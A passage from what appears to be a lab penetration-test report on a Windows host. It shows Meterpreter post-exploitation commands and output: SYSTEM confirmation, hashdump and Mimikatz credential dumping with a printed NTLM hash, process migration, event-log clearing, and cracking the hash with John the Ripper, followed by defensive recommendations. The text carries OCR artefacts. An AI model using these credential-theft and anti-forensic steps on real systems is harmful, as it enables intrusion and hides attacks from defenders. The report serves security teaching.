
```
sessions -i 2
```

```
getuid
```

Output:

```
Server username: NT AUTHORITY\SYSTEM
```

This confirms successful privilege escalation.




5.6 Credential Dumping

After gaining SYSTEM access, credentials were extracted.

Method 1: Hashdump

```
hashdump
```



Method 2: Mimikatz (Kiwi Extension)

```
load kiwi
```

```
creds_all
```

Output Example:


```
Username  : Rudresh
```

```
Domain    : WINDOWS
```

```
NTLM Hash : 4daa4e32d6dc84b9fa63781da7649ae3
```

Description:

- ⓾ Extracts credentials from memory
- ⓾ Retrieves NTLM hashes and authentication data
- ⓾ Useful for lateral movement and persistence



5.7 Process Migration (Optional for Stability)

To stabilize the session, the process was migrated.

Commands:

```
ps
```

```
migrate 8124
```

Description:

- ⑩ Moves Meterpreter into a stable process
- ⑩ Prevents session loss
- ⑩ Improves reliability

```
1984  760   UserOOBEBroker.exe            x64   1       WINDOWS\Rudresh                C:\Windows\System32\oobe\UserOOBEBroker.exe
4000  636   svchost.exe                   x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
4108  6400  OneDrive.Sync.Service.exe     x64   1       WINDOWS\Rudresh                C:\Users\Rudresh\AppData\Local\Microsoft\OneDrive\26.055.03
                                                                                       .Sync.Service.exe
8124  636   svchost.exe                   x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe

eterpreter > migrate 488
*] Migrating from 3780 to 488...
-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
eterpreter > migrate 8124
*] Migrating from 3780 to 8124...
*] Migration completed successfully.
eterpreter > getuid
erver username: NT AUTHORITY\SYSTEM
eterpreter > ps

rocess List
============

PID   PPID  Name                          Arch  Session  User                          Path
---   ----  ----                          ----  -------  ----                          ----
0     0     [System Process]
4     0     System                        x64   0
92    4     Registry                      x64   0
116   848   chrome.exe                    x64   1        WINDOWS\Rudresh               C:\Program Files\Google\Chrome\Application\chrome.exe
292   7456  powershell.exe                x86   1        WINDOWS\Rudresh               C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
428   4     smss.exe                      x64   0
484   760   ApplicationFrameHost.exe
624   412   csrss.exe
696   412   wininit.exe                   x64   0
708   488   csrss.exe
812   636   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE
872   488   winlogon.exe                  x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
936   496   services.exe                  x64   0
952   496   lsass.exe                     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
964   636   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM
952   496   fontdrvhost.exe               x64   0        Font Driver Host\UMFD-0       C:\Windows\System32\fontdrvhost.exe
```

5.8 Event Log Clearing (Anti-Forensics)

To remove traces of the attack, system logs were cleared.


Command:

```
clearev
```

Description:

- Clears Windows event logs
- Removes forensic evidence

5.9



Key Observations

- Initial access was achieved using a malicious payload
- Privilege escalation was successfully performed
- SYSTEM-level access was obtained
- Credentials were extracted from memory

- ⑩ Anti-forensic techniques were demonstrated

Password Cracking Result Using John the Ripper

After extracting the NTLM hash from the compromised system, password cracking was performed using a dictionary-based attack.

The hash was stored in a file and processed using the John the Ripper tool with NTLM format.

Commands Used

```
john --format=NT hash.txt
```

```
john --show hash.txt
```

Description of Execution

The cracking process was initiated using John the Ripper. The tool successfully loaded the NTLM hash and began comparing it against its internal rules and available wordlists.


During execution, John applied its default cracking mode, which includes basic dictionary and rule-based transformations to identify weak passwords.

Result Obtained

The password was successfully cracked, as shown in the output:

- ⑩ **Username:** Rudresh
- ⑩ **Recovered Password:** Rudresh

The tool was able to identify the correct plaintext password in a very short time, indicating that the password was weak and easily guessable.



Analysis

The successful and rapid cracking of the password demonstrates that:

- ➉ The password was **weak and predictable**
- ➉ It likely existed in common wordlists or matched basic patterns
- ➉ Systems using such passwords are highly vulnerable to dictionary attacks

6. Results and Analysis

The system was successfully compromised using multiple attack techniques. Remote access was established, privileges were escalated, and sensitive credentials were extracted. Persistence mechanisms were implemented and logs were cleared to remove traces.

7. Security Implications

Unauthorized system access
Complete system compromise
Credential theft
Privilege escalation
Forensic evasion

8. Security Recommendations

Regular system updates
Strong antivirus and monitoring
Restrict PowerShell usage
Enable logging and auditing
Apply least privilege principle

9. Skills Acquired

RAT deployment
PowerShell exploitation
Privilege escalation
Credential extraction
Post-exploitation techniques

10. Conclusion

This assessment demonstrated a full attack lifecycle using multiple techniques. It highlights the importance of strong security practices and monitoring to defend against such advanced threats.